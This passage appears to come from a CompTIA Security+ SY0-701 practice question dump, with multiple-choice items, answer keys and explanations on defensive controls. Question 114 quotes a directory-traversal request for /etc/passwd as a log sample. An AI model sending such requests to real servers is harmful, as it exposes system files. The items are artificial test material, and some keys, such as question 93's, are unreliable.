* Continuity of operations refers to the ability of an organization to continue functioning during and after a disaster but doesn't specifically involve simulations like tabletop exercises.
* Capacity planning is related to ensuring the infrastructure can handle growth, not incident response testing.
* Parallel processing refers to running multiple processes simultaneously, which is unrelated to testing an incident response plan.

**NEW QUESTION: 75**
An unknown source has attacked an organization's network multiple times. The organization has a firewall but no other source of protection against these attacks. Which of the following is the best security item to add?
**A.** SIEM
**B.** Load balancer
**C.** UTM
**D.** IPS
**Answer: (SHOW ANSWER)**
An Intrusion Prevention System (IPS) is the most effective addition when an organization already has a firewall but continues to face repeated external attacks. Security+ SY0-701 states that an IPS operates inline and automatically blocks malicious traffic in real time based on signatures, anomaly behavior, or heuristics.
Whereas a firewall filters traffic by rules, an IPS detects and prevents deeper-level threats such as exploits, malware, and command-and-control attempts.
A UTM (C) includes IPS features, but it is typically used to replace a firewall with an all-in-one appliance.
The question states the organization already has a firewall, so the most efficient addition is a standalone IPS.
A SIEM (A) aggregates and analyzes logs but does not block attacks. A load balancer (B) distributes traffic for performance-not security.
Thus, the best item to stop active inbound attacks is D: IPS.

**NEW QUESTION: 76**
Which of the following is most likely to be used as a just-in-time reference document within a security operations center?
**A.** Change management policy
**B.** Risk profile
**C.** Playbook
**D.** SIEM profile

**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
A playbook is a step-by-step, just-in-time reference used by Security Operations Center (SOC) analysts when responding to security alerts, incidents, and suspicious activities. Playbooks provide documented procedures for common scenarios such as malware detection, phishing investigations, ransomware response, and account compromise.
According to the CompTIA Security+ SY0-701 exam framework, playbooks support incident response by reducing analyst guesswork and ensuring consistency. They include details such as triage steps, required tools, escalation paths, log sources, and containment actions. This makes playbooks the most suitable document for immediate reference during live investigations.
Change management policies (A) govern system or configuration changes, not SOC operations. Risk profiles (B) provide organizational risk overviews, not incident-response steps. SIEM profiles (D) define correlation rules or dashboards but are not procedural guides.
Therefore, the correct answer is playbooks, which enable efficient, standardized, and repeatable responses to operational security events.



**NEW QUESTION: 77**
An enterprise has been experiencing attacks focused on exploiting vulnerabilities in older browser versions with well-known exploits. Which of the following security solutions should be configured to best provide the ability to monitor and block these known signature-based attacks?
**A.** ACL
**B.** DLP
**C.** IDS
**D.** IPS
**Answer: D (LEAVE A REPLY)**
An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can also perform other functions, such as rate limiting, encryption, or redirection. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Securing Networks, page 132.

**NEW QUESTION: 78**
An organization would like to calculate the time needed to resolve a hardware issue with a server. Which of the following risk management processes describes this example?
**A.** Mean time to repair
**B.** Recovery point objective
**C.** Mean time between failures
**D.** Recovery time objective

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 79**
A security administrator is deploying a DLP solution to prevent the exfiltration of sensitive customer data.
Which of the following should the administrator do first?
**A.** Block access to cloud storage websites.
**B.** Create a rule to block outgoing email attachments.
**C.** Apply classifications to the data.
**D.** Remove all user permissions from shares on the file server.
**Answer: (SHOW ANSWER)**
Data classification is the process of assigning labels or tags to data based on its sensitivity, value, and risk.
Data classification is the first step in a data loss prevention (DLP) solution, as it helps to identify what data needs to be protected and how.
By applying classifications to the data, thesecurity administrator can define appropriate policies and rules for the DLP solution to prevent the exfiltration of sensitive customer data. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Data Protection, page 323. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 8: Data Protection, page 327.

**NEW QUESTION: 80**
Which of the following should an organization implement to avoid unnecessary liability after the end of a legal contract obligation with a third party?

**A.** Data encryption
**B.** Data classification
**C.** Data retention
**D.** Data inventory
**Answer: (SHOW ANSWER)**
The best answer is C. Data retention.
To avoid unnecessary liability after the end of a legal contract obligation with a third party, an organization should follow a proper data retention policy. Data retention policies define how long data must be kept and when it should be deleted or securely destroyed once it is no longer needed for legal, contractual, regulatory, or business purposes.
Keeping third-party data longer than necessary can increase:
legal exposure
privacy risk
breach impact
storage and governance burden
Why the other options are incorrect:
A). Data encryptionEncryption protects data confidentiality, but it does not address whether the data should still be retained at all.
B). Data classificationClassification helps determine sensitivity and handling requirements, but it does not define when data should be disposed of.
D). Data inventoryAn inventory helps identify what data exists, but it does not by itself reduce liability after contractual obligations end.
From the SY0-701 perspective, reducing liability after contractual or legal obligations end requires proper retention schedules and secure disposal, so C is the correct answer.

**NEW QUESTION: 81**
Which of the following is a risk of conducting a vulnerability assessment?
**A.** Unauthorized access to the system
**B.** Reports of false positives
**C.** A disruption of business operations
**D.** Finding security gaps in the system
**Answer: C (LEAVE A REPLY)**

**NEW QUESTION: 82**
A new employee can select a particular make and model of an employee workstation from a preapproved list.
Which of the following is this an example of?
**A.** MDM
**B.** CYOD
**C.** PED
**D.** COPE
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
The described scenario is CYOD (Choose Your Own Device). In a CYOD model, employees may choose from a list of company-approved devices. These devices are vetted for compatibility, security, and organizational standards while still providing some flexibility to employees.
The SY0-701 exam differentiates CYOD from other mobile deployment models:
COPE (D) - Company-Owned, Personally Enabled: devices are company-owned and fully managed, but employees can use them personally.
MDM (A) - Mobile Device Management: a tool, not a deployment model, used for managing configurations and security on devices.
PED (C) - Portable Electronic Device: a generic category, not a deployment strategy.
CYOD strikes a balance between employee preference and maintaining a secure, standardized environment. It reduces risk associated with BYOD while avoiding the rigidity of COPE. CYOD also supports consistent patching, support, and security enforcement because all devices meet the organization's baseline criteria.
This aligns with the Security Architecture section of SY0-701, where the exam stresses secure device deployment strategies and maintaining uniform controls over endpoint assets.

**NEW QUESTION: 83**
A company's antivirus solution is effective in blocking malware but often has false positives. The security team has spent a significant amount of time on investigations but cannot determine a root cause. The company is looking for a heuristic solution. Which of the following should replace the antivirus solution?
**A.** SIEM
**B.** EDR
**C.** DLP
**D.** IDS
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:

Endpoint Detection and Response (EDR) platforms use behavioral analytics, machine learning, heuristics, and anomaly detection to identify malware and suspicious activity more accurately than traditional signature- based antivirus. EDR solutions also provide rich telemetry, process tracking, sandboxing, and automated investigation capabilities.
The SY0-701 exam emphasizes EDR as a replacement for legacy antivirus in modern threat environments.
EDR can significantly reduce false positives by establishing behavioral baselines and analyzing file, process, and memory activity rather than relying solely on signatures. The scenario states the company wants a heuristic solution, which directly aligns with EDR's advanced detection approach.
SIEM (A) is for log aggregation and correlation-not endpoint protection. DLP (C) prevents data exfiltration but does not detect malware. IDS (D) analyzes network traffic, not endpoint behavior.
Thus, EDR is the correct solution to reduce false positives and improve malware-detection accuracy.

**NEW QUESTION: 84**
Which of the following security control types does an acceptable use policybestrepresent?
**A.** Detective
**B.** Compensating
**C.** Corrective
**D.** Preventive
**Answer: (SHOW ANSWER)**
An acceptable use policy (AUP) is a set of rules that govern how users can access and use a corporate network or the internet. The AUP helps companies minimize their exposure to cyber security threats and limit other risks. The AUP also serves as a notice to users about what they are not allowed to do and protects the company against misuse of their network. Users usually have to acknowledge that they understand and agree to the rules before accessing the network1.
An AUP best represents a preventive security control type, because it aims to deter or stop potential security incidents from occurring in the first place. A preventive control is proactive and anticipates possible threats and vulnerabilities, and implements measures to prevent them from exploiting or harming the system or the data. A preventive control can be physical, technical, or administrative in nature2.
Some examples of preventive controls are:
Locks, fences, or guards that prevent unauthorized physical access to a facility or a device Firewalls, antivirus software, or encryption that prevent unauthorized logical access to a network or a system Policies, procedures, or training that prevent unauthorized or inappropriate actions or behaviors by users or employees An AUP is an example of an administrative preventive control, because it defines the policies and procedures that users must follow to ensure the security and proper use of the network and the IT resources. An AUP can prevent users from engaging in activities that could compromise the security, performance, or availability of the network or the system, such as:
Downloading or installing unauthorized or malicious software
Accessing or sharing sensitive or confidential information without authorization or encryption Using the network or the system for personal, illegal, or unethical purposes Bypassing or disabling security controls or mechanisms Connecting unsecured or unapproved devices to the network By enforcing an AUP, a company can prevent or reduce the likelihood of security breaches, data loss, legal liability, or reputational damage caused by user actions or inactions3.
References = 1: How to Create an Acceptable Use Policy - CoreTech, 2: [Security Control Types: Preventive, Detective, Corrective, and Compensating], 3: Why You Need A Corporate Acceptable Use Policy - CompTIA

**NEW QUESTION: 85**
Which of the following would most likely be deployed to obtain and analyze attacker activity and techniques?

**A.** Firewall
**B.** Honeypot
**C.** IDS
**D.** Layer 3 switch
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 86**
Which of the following should be used to ensure a device is inaccessible to a network-connected resource?
**A.** Disablement of unused services
**B.** Web application firewall
**C.** Host isolation
**D.** Network-based IDS
**Answer: (SHOW ANSWER)**
Detailed Explanation:Host isolation ensures that a device is separated from the network, preventing it from accessing or being accessed by other network resources. This is typically achieved by quarantining the device.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Isolation and Containment".

**NEW QUESTION: 87**
An attacker used XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?
**A.** NGFW
**B.** UTM
**C.** WAF
**D.** NAC
**Answer: (SHOW ANSWER)**
AWeb Application Firewall (WAF)is designed toprotect web applications from attackssuch asCross-Site Scripting (XSS)by filtering and monitoring HTTP traffic between the internet and a web application.
Next-Generation Firewalls (NGFW) (A)provide advanced network security but are not specifically designed to protect web applications from XSS attacks.
Unified Threat Management (UTM) (B)provides multiple security functions but lacks the specialized application-layer protection needed to mitigate XSS.
Network Access Control (NAC) (D)controls device access to the network but does not prevent web-based attacks.
AWAF is the best solutionfor protecting web servers fromXSS, SQL injection, and other web-based threats.

**NEW QUESTION: 88**
Which of the following cryptographic solutions protects data at rest?
**A.** Steganography
**B.** Digital signatures
**C.** Private key
**D.** Full disk encryption
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 89**
A business uses Wi-Fi with content filleting enabled. An employee noticed a coworker accessed a blocked sue from a work computer and repotted the issue. While Investigating the issue, a security administrator found another device providing internet access to certain employees. Which of the following best describes the security risk?
**A.** The host-based security agent Is not running on all computers.
**B.** A rogue access point Is allowing users to bypass controls.
**C.** Employees who have certain credentials are using a hidden SSID.
**D.** A valid access point is being jammed to limit availability.
**Answer: (SHOW ANSWER)**
The presence of another device providing internet access that bypasses the content filtering system indicates the existence of a rogue access point. Rogue access points are unauthorized devices that can create a backdoor into the network, allowing users to bypass security controls like content filtering. This presents a significant security risk as it can expose the network to unauthorized access and potential data breaches.
References =
* CompTIA Security+ SY0-701 Course Content: Rogue access points are highlighted as a major security risk, allowing unauthorized access to the network and bypassing security measures.

**NEW QUESTION: 90**
Which of the following is the best way to provide secure remote access for employees while minimizing the exposure of a company's internal network?

**A.** VPN
**B.** LDAP
**C.** FTP
**D.** RADIUS
**Answer: (SHOW ANSWER)**
A VPN (Virtual Private Network) is a secure method to provide employees with remote access to a company's network. It encrypts data, protecting it from interception and ensuring secure communication between the user and the internal network.References: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

**NEW QUESTION: 91**
A company wants to improve the availability of its application with a solution that requires minimal effort in the event a server needs to be replaced or added. Which of the following would be the best solution to meet these objectives?
**A.** Load balancing
**B.** Fault tolerance
**C.** Proxy servers
**D.** Replication
**Answer: (SHOW ANSWER)**
Detailed Explanation:Load balancing improves application availability by distributing traffic across multiple servers. If one server fails, traffic is automatically routed to other available servers with minimal intervention.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "High Availability Solutions".

**NEW QUESTION: 92**
A spoofed identity was detected for a digital certificate. Which of the following are the type of unidentified key and the certificate mat could be in use on the company domain?
**A.** Private key and root certificate
**B.** Public key and expired certificate
**C.** Private key and self-signed certificate
**D.** Public key and wildcard certificate
**Answer: (SHOW ANSWER)**
A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer ' s own authority.
If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third-party CA, making them more susceptible to spoofing.
References = CompTIA Security+ SY0-701 study materials, particularly the domains discussing Public Key Infrastructure (PKI) and certificate management.

**NEW QUESTION: 93**
A security analyst is reviewing logs to identify the destination of command-and-control traffic originating from a compromised device within the on-premises network. Which of the following is the best log to review?
**A.** Antivirus
**B.** Firewall
**C.** IDS
**D.** Application
**Answer: D (LEAVE A REPLY)**

**NEW QUESTION: 94**
Which of the following should a company use to provide proof of external network security testing?
**A.** Business impact analysis
**B.** Supply chain analysis
**C.** Vulnerability assessment
**D.** Third-party attestation
**Answer: (SHOW ANSWER)**

Detailed Explanation:Third-party attestation involves an external, independent party performing a network security assessment and providing documented proof, ensuring objectivity and compliance with regulatory or client requirements. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Compliance and Security Audits".

**NEW QUESTION: 95**
Which of the following tasks is typically included in the BIA process?
**A.** Developing the incident response plan
**B.** Evaluating the risk management plan
**C.** Establishing the backup and recovery procedures
**D.** Estimating the recovery time of systems
**E.** Identifying the communication strategy
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 96**
Which of the following types of vulnerabilities involves attacking a system to access adjacent hosts?
**A.** VM escape
**B.** Side loading
**C.** Remote code execution
**D.** Resource exhaustion
**Answer: (SHOW ANSWER)**
VM escape allows an attacker to break out of a virtual machine to access the hypervisor or other adjacent virtual machines on the same host, effectively moving laterally to adjacent systems.
Side loading (B) involves loading malicious code in place of legitimate components. Remote code execution (C) allows running arbitrary code remotely. Resource exhaustion (D) causes denial of service by overusing resources.
VM escape is a known virtualization vulnerability detailed in SY0-701#6:Chapter 2 CompTIA Security+ Study Guide#.

**NEW QUESTION: 97**
A security analyst wants to better understand the behavior of users and devices in order to gain visibility into potential malicious activities. The analyst needs a control to detect when actions deviate from a common baseline Which of the following should the analyst use?
**A.** Sandbox
**B.** Intrusion prevention system
**C.** Antivirus
**D.** Endpoint detection and response
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 98**
A security company informs its customers of a new vulnerability that affects web applications. The vulnerability does not have an available patch at the moment. Which of the following best describes this vulnerability?
**A.** Zero-day
**B.** XSS
**C.** SQLi

**D.** Buffer overflow

**Answer: (SHOW ANSWER)**

The best answer is A. Zero-day.

A zero-day vulnerability is a newly discovered vulnerability for which no patch or official fix is yet available.

Because defenders have had zero days to fully remediate it, attackers may be able to exploit it before a vendor releases a patch.

The question specifically states that the vulnerability is new and does not have an available patch, which is the defining clue.

Why the other options are incorrect:

B). XSSCross-site scripting is a specific web application attack type, not a description of whether a patch exists.

C). SQLiSQL injection is also a specific attack type, not the broader vulnerability status being asked about.

D). Buffer overflowBuffer overflow is a type of coding flaw, but again it does not specifically describe the condition of having no patch available.

From a Security+ perspective, when a vulnerability is newly identified and lacks a vendor fix, it is best described as a zero-day.

**NEW QUESTION: 99**

Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach that would affect offshore offices.

Which of the following is this an example of?

**A.** Tabletop exercise

**B.** Penetration test

**C.** Geographic dispersion

**D.** Incident response

**Answer: (SHOW ANSWER)**

A tabletop exercise is a discussion-based simulation in which stakeholders review and talk through their roles, responsibilities, and actions in response to a hypothetical incident. This allows participants to evaluate and improve response plans without actual disruption.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 5.6: "Tabletop exercises involve key stakeholders discussing roles, responsibilities, and actions in response to simulated incidents." Exam Objectives 5.6: "Given a scenario, implement security incident management processes."

**NEW QUESTION: 100**

A security analyst is concerned malicious actors are lurking in an environment but has not received any alerts regarding suspicious activity. Which of the following should the analyst conduct to further investigate the presence of these actors?



**A.** Threat hunting

**B.** Digital forensics

**C.** Vulnerability scanning

**D.** E-discovery

**Answer: (SHOW ANSWER)**

Threat hunting is a proactive security activity focused on identifying hidden or undetected threats within an environment, even when no alerts or indicators have been triggered. According to CompTIA Security+ SY0-701, threat hunting assumes that attackers may already be present and actively evading traditional security controls such as SIEMs, IDS/IPS, or endpoint protection tools.

Threat hunting involves manually analyzing logs, endpoint telemetry, network traffic, and behavioral patterns to uncover anomalies that automated systems may miss. This aligns directly with the scenario, where the analyst has a suspicion of malicious actors but no alerts confirming activity. Threat hunting helps identify advanced persistent threats (APTs), living-off-the-land techniques, credential misuse, and lateral movement that may not generate immediate alerts.
Digital forensics (B) is typically performed after an incident has been confirmed. Vulnerability scanning (C) identifies weaknesses but does not detect active attackers. E-discovery (D) is a legal process for collecting electronically stored information and is not used for threat detection.
Because the analyst is proactively searching for hidden threats without existing alerts, the correct action is A:
Threat hunting.

**NEW QUESTION: 101**
Which of the following explains why an attacker cannot easily decrypt passwords using a rainbow table attack?
**A.** Digital signatures
**B.** Salting
**C.** Hashing
**D.** Perfect forward secrecy
**Answer: (SHOW ANSWER)**
Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Hashing Techniques.

**NEW QUESTION: 102**
A security analyst learns that an attack vector, used as part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of the initial exploit. Which of the following logs should the analyst review first?
**A.** Endpoint
**B.** Application
**C.** Firewall
**D.** NAC
**Answer: (SHOW ANSWER)**
Detailed Explanation:Firewall logs provide details of all network traffic, including connections to and from IoT devices. They are typically the first source of evidence for identifying the time of an exploit. Reference:
CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Log Analysis for Incident Response".

**NEW QUESTION: 103**
A Chief Information Security Officer would like to conduct frequent, detailed reviews of systems and procedures to track compliance objectives. Which of the following is the best method to achieve this objective?
**A.** Internal auditing

**B.** Penetration testing
**C.** Third-party attestation
**D.** Vulnerability scans
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 104**
An administrator is estimating the cost associated with an attack that could result in the replacement of a physical server. Which of the following processes is the administrator performing?
**A.** Quantitative risk analysis
**B.** Disaster recovery test
**C.** Physical security controls review
**D.** Threat modeling
**Answer: (SHOW ANSWER)**
Quantitative risk analysis involves assigning numeric values to risk components, such as potential financial losses. Estimating the replacement cost of a physical server is part of calculating the potential impact and exposure during this process.
Disaster recovery tests (B) validate recovery procedures, physical security controls review (C) assesses physical protections, and threat modeling (D) identifies potential threats and attack vectors.
Quantitative analysis is a key part of risk management addressed in the SY0-701 Risk Management domain#6:
Chapter 17 CompTIA Security+ Study Guide#

**NEW QUESTION: 105**
An administrator investigating an incident is concerned about the downtime of a critical server due to a failed drive. Which of the following would the administrator use to estimate the time needed to fix the issue?
**A.** MTTR
**B.** MTBF
**C.** RTO
**D.** RPO
**Answer: A (LEAVE A REPLY)**
Mean Time To Repair (MTTR) is a key metric used to estimate the average time required to repair a failed component or system and restore it to operational status. In this case, the administrator would rely on MTTR to estimate how long it will take to fix the critical server's failed drive and get it back online.
Mean Time Between Failures (MTBF) measures the expected operational lifespan between failures, so it does not provide an estimate of repair time.
Recovery Time Objective (RTO) refers to the maximum allowable downtime for a system or service before unacceptable impact occurs, which is a planning metric rather than an actual repair time measure.
Recovery Point Objective (RPO) defines the maximum acceptable data loss measured in time and relates to backup frequency rather than repair duration.
Therefore, MTTR is the appropriate metric to estimate the time to fix a failed drive. This concept is detailed in the Resilience and Physical Security chapter within the Security Operations domain of the SY0-701 exam
#6:Chapter 9 CompTIA Security+ Study Guide#

**NEW QUESTION: 106**
A security report shows that during a two-week test period. 80% of employees unwittingly disclosed their SSO credentials when accessing an external website. The organization purposelycreated the website to simulate a cost-free password complexity test. Which of the following would best help reduce the number of visits to similar websites in the future?
**A.** Block all outbound traffic from the intranet.
**B.** Implement a deny list of websites.
**C.** Restrict internet access for the employees who disclosed credentials.
**D.** Introduce a campaign to recognize phishing attempts.
**Answer: (SHOW ANSWER)**



**NEW QUESTION: 107**
Which of the following security concepts is the best reason for permissions on a human resources fileshare to follow the principle of least privilege?
**A.** Integrity
**B.** Availability
**C.** Confidentiality
**D.** Non-repudiation
**Answer: (SHOW ANSWER)**
Confidentiality is the security concept that ensures data is protected from unauthorized access or disclosure.
The principle of least privilege is a technique that grants users or systems the minimum level of access or permissions that they need to perform their tasks, and nothing more. By applying the principle of least privilege to a human resources fileshare, the permissions can be restricted to only those who have a legitimate need to access the sensitive data, such as HR staff, managers, or auditors. This can prevent unauthorized users, such as hackers, employees, or contractors, from accessing, copying, modifying, or deleting the data.
Therefore, the principle of least privilege can enhance the confidentiality of the data on the fileshare.
Integrity, availability, and non-repudiation are other security concepts, but they are not the best reason for permissions on a human resources fileshare to follow the principle of least privilege. Integrity is the security concept that ensures data is accurate and consistent, and protected from unauthorized modification or corruption. Availability is the security concept that ensures data is accessible and usable by authorized users or systems when needed. Non-repudiation is the security concept that ensures the authenticity and accountability of data and actions, and prevents the denial of involvement or responsibility. While these concepts are also important for data security, they are not directly related to the level of access or permissions granted to users or systems. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page
16-17, 372-373

**NEW QUESTION: 108**

During a recent log review, an analyst found evidence of successful injection attacks. Which of the following will best address this issue?

**A.** Authentication

**B.** Secure cookies

**C.** Static code analysis

**D.** Input validation

**Answer: D (LEAVE A REPLY)**

Input validationensures that only properly formatted and expected input is accepted by an application, preventing injection attacks such as SQL injection and command injection. Properly validating and sanitizing user inputs can mitigate these types of attacks.

Authentication (A)helps verify user identity but does not prevent injection attacks.

Secure cookies (B)protect session data but do not stop injection-based exploits.

Static code analysis (C)can help identify vulnerabilities but does not activelypreventinjection attacks in real- time.

Implementingstrong input validationcanprevent malicious code from being executed, reducing the risk of injection attacks.

**NEW QUESTION: 109**

A company wants to minimize the chance of its outgoing marketing emails getting flagged as spam. The company decides to list the email servers on the proper DNS record. Which of the following protocols should the company apply next?

**A.** DMARC

**B.** DLP

**C.** DKIM

**D.** SPF

**Answer: (SHOW ANSWER)**

After listing authorized email servers in DNS using SPF, the next protocol the company should apply is DKIM (DomainKeys Identified Mail). DKIM provides cryptographic assurance that email messages have not been altered in transit and that they were legitimately sent by the domain owner. Security+ SY0-701 explains that DKIM works by digitally signing outgoing emails using a private key, which recipient servers verify using a public key stored in DNS.

SPF validates where an email is sent from, but it does not protect message integrity. DKIM complements SPF by ensuring the message content is authentic, which significantly improves email reputation and reduces spam filtering issues.

DMARC (A) builds on SPF and DKIM but requires both to be in place first. DLP (B) prevents data leakage and is unrelated to email reputation. SPF (D) was already applied, as stated in the question.

Thus, the correct next step is C: DKIM.

**NEW QUESTION: 110**

An important patch for a critical application has just been released, and a systems administrator is identifying all of the systems requiring the patch. Which of the following must be maintained in order to ensure that all systems requiring the patch are updated?



**A.** Asset inventory

**B.** Network enumeration

**C.** Data certification

**D.** Procurement process

**Answer: (SHOW ANSWER)**

To ensure that all systems requiring the patch are updated, the systems administrator must maintain an accurate asset inventory. This inventory lists all hardware and software assets within the organization, allowing the administrator to identify which systems are affected by the patch and ensuring that none are missed during the update process.
* Network enumeration is used to discover devices on a network but doesn't track software that requires patching.
* Data certification and procurement process are unrelated to tracking systems for patching purposes.

**NEW QUESTION: 111**
Which of the following activities is included in the post-incident review phase?
**A.** Reestablishing the compromised system's configuration and settings
**B.** Developing steps to mitigate the risks of the incident
**C.** Determining the root cause of the incident
**D.** Validating the accuracy of the evidence collected during the investigation
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 112**
An organization recently started hosting a new service that customers access through a web portal. A security engineer needs to add to the existing security devices a new solution to protect this new service. Which of the following is the engineer most likely to deploy?
**A.** Layer 4 firewall
**B.** NGFW
**C.** WAF
**D.** UTM
**Answer: (SHOW ANSWER)**
The security engineer is likely to deploy a Web Application Firewall (WAF) to protect the new web portal service. A WAF specifically protects web applications by filtering, monitoring, and blocking HTTP requests based on a set of rules. This is crucial for preventing common attacks such as SQL injection, cross-site scripting (XSS), and other web-based attacks that could compromise the web service.
* Layer 4 firewall operates primarily at the transport layer, focusing on IP address and port filtering, making it unsuitable for web application-specific threats.
* NGFW (Next-Generation Firewall) provides more advanced filtering than traditional firewalls, including layer 7 inspection, but the WAF is tailored specifically for web traffic.
* UTM (Unified Threat Management) offers a suite of security tools in one package (like antivirus, firewall, and content filtering), but for web application-specific protection, a WAF is the best fit.

**NEW QUESTION: 113**
Which of the following best describes the main difference between an MOU and an SOW?
**A.** An MOU is usually not legally binding, while an SOW is usually legally binding about outcomes.
**B.** An MOU identifies engagement details, while an SOW specifies who will engage.
**C.** An MOU requires signatures from both parties, while an SOW only requires a signature from the service provider.
**D.** An MOU is typically very detailed about tasks, while an SOW is typically high-level.
**Answer: (SHOW ANSWER)**
The correct answer is A because the primary distinction between a Memorandum of Understanding (MOU) and a Statement of Work (SOW) lies in their legal enforceability and purpose. In the Security+ SY0-701 governance and third-party risk management context, an

MOU is generally a formal but nonbinding agreement that outlines mutual expectations, responsibilities, and cooperation between parties. It establishes intent and alignment but typically does not impose enforceable obligations or penalties if terms are not met.
An SOW, on the other hand, is legally binding and serves as a contractual document that defines specific deliverables, timelines, performance metrics, and acceptance criteria. The SY0-701 study guide emphasizes that SOWs are critical in vendor and service provider relationships because they clearly define what work will be performed, how success is measured, and what happens if requirements are not met. This makes the SOW enforceable in legal and regulatory contexts, especially when dealing with sensitive systems or data.
Option B is incorrect because both MOUs and SOWs can identify engagement participants, but this is not their defining difference. Option C is incorrect because both documents typically require agreement from all involved parties, and signature requirements vary by organization and jurisdiction. Option D is incorrect because it reverses the actual level of detail: MOUs are high-level and conceptual, while SOWs are detailed and task-specific.
In security programs, MOUs are often used for cooperative arrangements, such as information sharing between organizations or government entities. SOWs are used when accountability, compliance, and measurable outcomes are required. Understanding this distinction is essential for managing third-party risk, enforcing security requirements, and maintaining compliance with Security+ SY0-701 governance objectives.

**NEW QUESTION: 114**
A security administrator observed the following in a web server log while investigating an incident:

```
"GET ../../../../etc/passwd"
```

Which of the following attacks did the security administrator most likely see?
**A.** Directory traversal
**B.** Brute force
**C.** Credential replay
**D.** Privilege escalation
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 115**
Which of the following should be used to select a label for a file based on the file's value, sensitivity, or applicable regulations?
**A.** Verification
**B.** Certification
**C.** Classification
**D.** Inventory
**Answer: (SHOW ANSWER)**
Classification is the process of assigning labels to files or data based on sensitivity, business value, or regulatory requirements. Proper classification guides handling, access controls, and protection measures.
Verification (A) and certification (B) are validation processes, and inventory (D) is a listing of assets.
Data classification is a foundational data governance control in SY0-701#6:Chapter 16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 116**
Which of the following is the best reason to perform a tabletop exercise?
**A.** To address audit findings

**B.** To collect remediation response times
**C.** To update the IRP
**D.** To calculate the ROI
**Answer: (SHOW ANSWER)**
A tabletop exercise simulates incident scenarios to test and validate the effectiveness of an organization's Incident Response Plan (IRP), identifying gaps and areas needing updates. It promotes team readiness without disrupting operations.
Addressing audit findings (A), collecting remediation times (B), and calculating ROI (D) are separate activities and not the primary purpose of tabletop exercises.
This practice is an integral part of Security Operations and Incident Response training in SY0-701#6:Chapter 14 CompTIA Security+ Study Guide#.

**NEW QUESTION: 117**
Which of the following agreement types defines the time frame in which a vendor needs to respond?
**A.** SOW
**B.** SLA
**C.** MOA
**D.** MOU
**Answer: (SHOW ANSWER)**
A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.
References:
Security+ (Plus) Certification | CompTIA IT Certifications, under "About the exam", bullet point 3: "Operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance." CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 14: "Service Level Agreements (SLAs) are contracts between a service provider and a customer that specify the level of service expected from the service provider."

**NEW QUESTION: 118**
A security administrator is reissuing a former employee's laptop. Which of the following is the best combination of data handling activities for the administrator to perform? (Select two).
**A.** Data retention
**B.** Certification
**C.** Tokenization
**D.** Sanitization
**E.** Enumeration
**F.** Classification
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 119**

A company experiences a data loss event due to a stolen laptop. In order to prevent future similar events, a security analyst must implement a scalable solution to ensure all data on company laptops remains secure in the event of theft or loss. Which of the following should the analyst do next?

**A.** Configure the HSM for each device and store recovery keys centrally.

**B.** Implement LAPS to ensure secure password rotation for administrative accounts.

**C.** Use an MDM platform to manage the devices and force security configurations.

**D.** Ensure that each laptop has the secure enclave properly initialized in the BIOS.

**Answer: (SHOW ANSWER)**

The best answer is C. Use an MDM platform to manage the devices and force security configurations.

The question asks for a scalable solution to protect data on company laptops if they are stolen or lost. An MDM (Mobile Device Management) platform is the best choice because it allows centralized administration of many endpoints and can enforce security controls across all laptops, such as:

full-disk encryption requirements

screen lock policies

remote wipe capabilities

compliance checks

device configuration enforcement

This makes MDM the most scalable and manageable approach for protecting a fleet of laptops.

Why the other options are incorrect:

A). Configure the HSM for each device and store recovery keys centrally.This is not the most practical or scalable answer for standard laptops, and HSMs are not typically configured individually this way for endpoint theft prevention.

B). Implement LAPS to ensure secure password rotation for administrative accounts.LAPS helps secure local administrator passwords, but it does not directly protect data at rest on a stolen laptop.

D). Ensure that each laptop has the secure enclave properly initialized in the BIOS.Hardware-based protections can help, but this is not the best broad, centrally managed, scalable control compared with MDM-enforced policies.

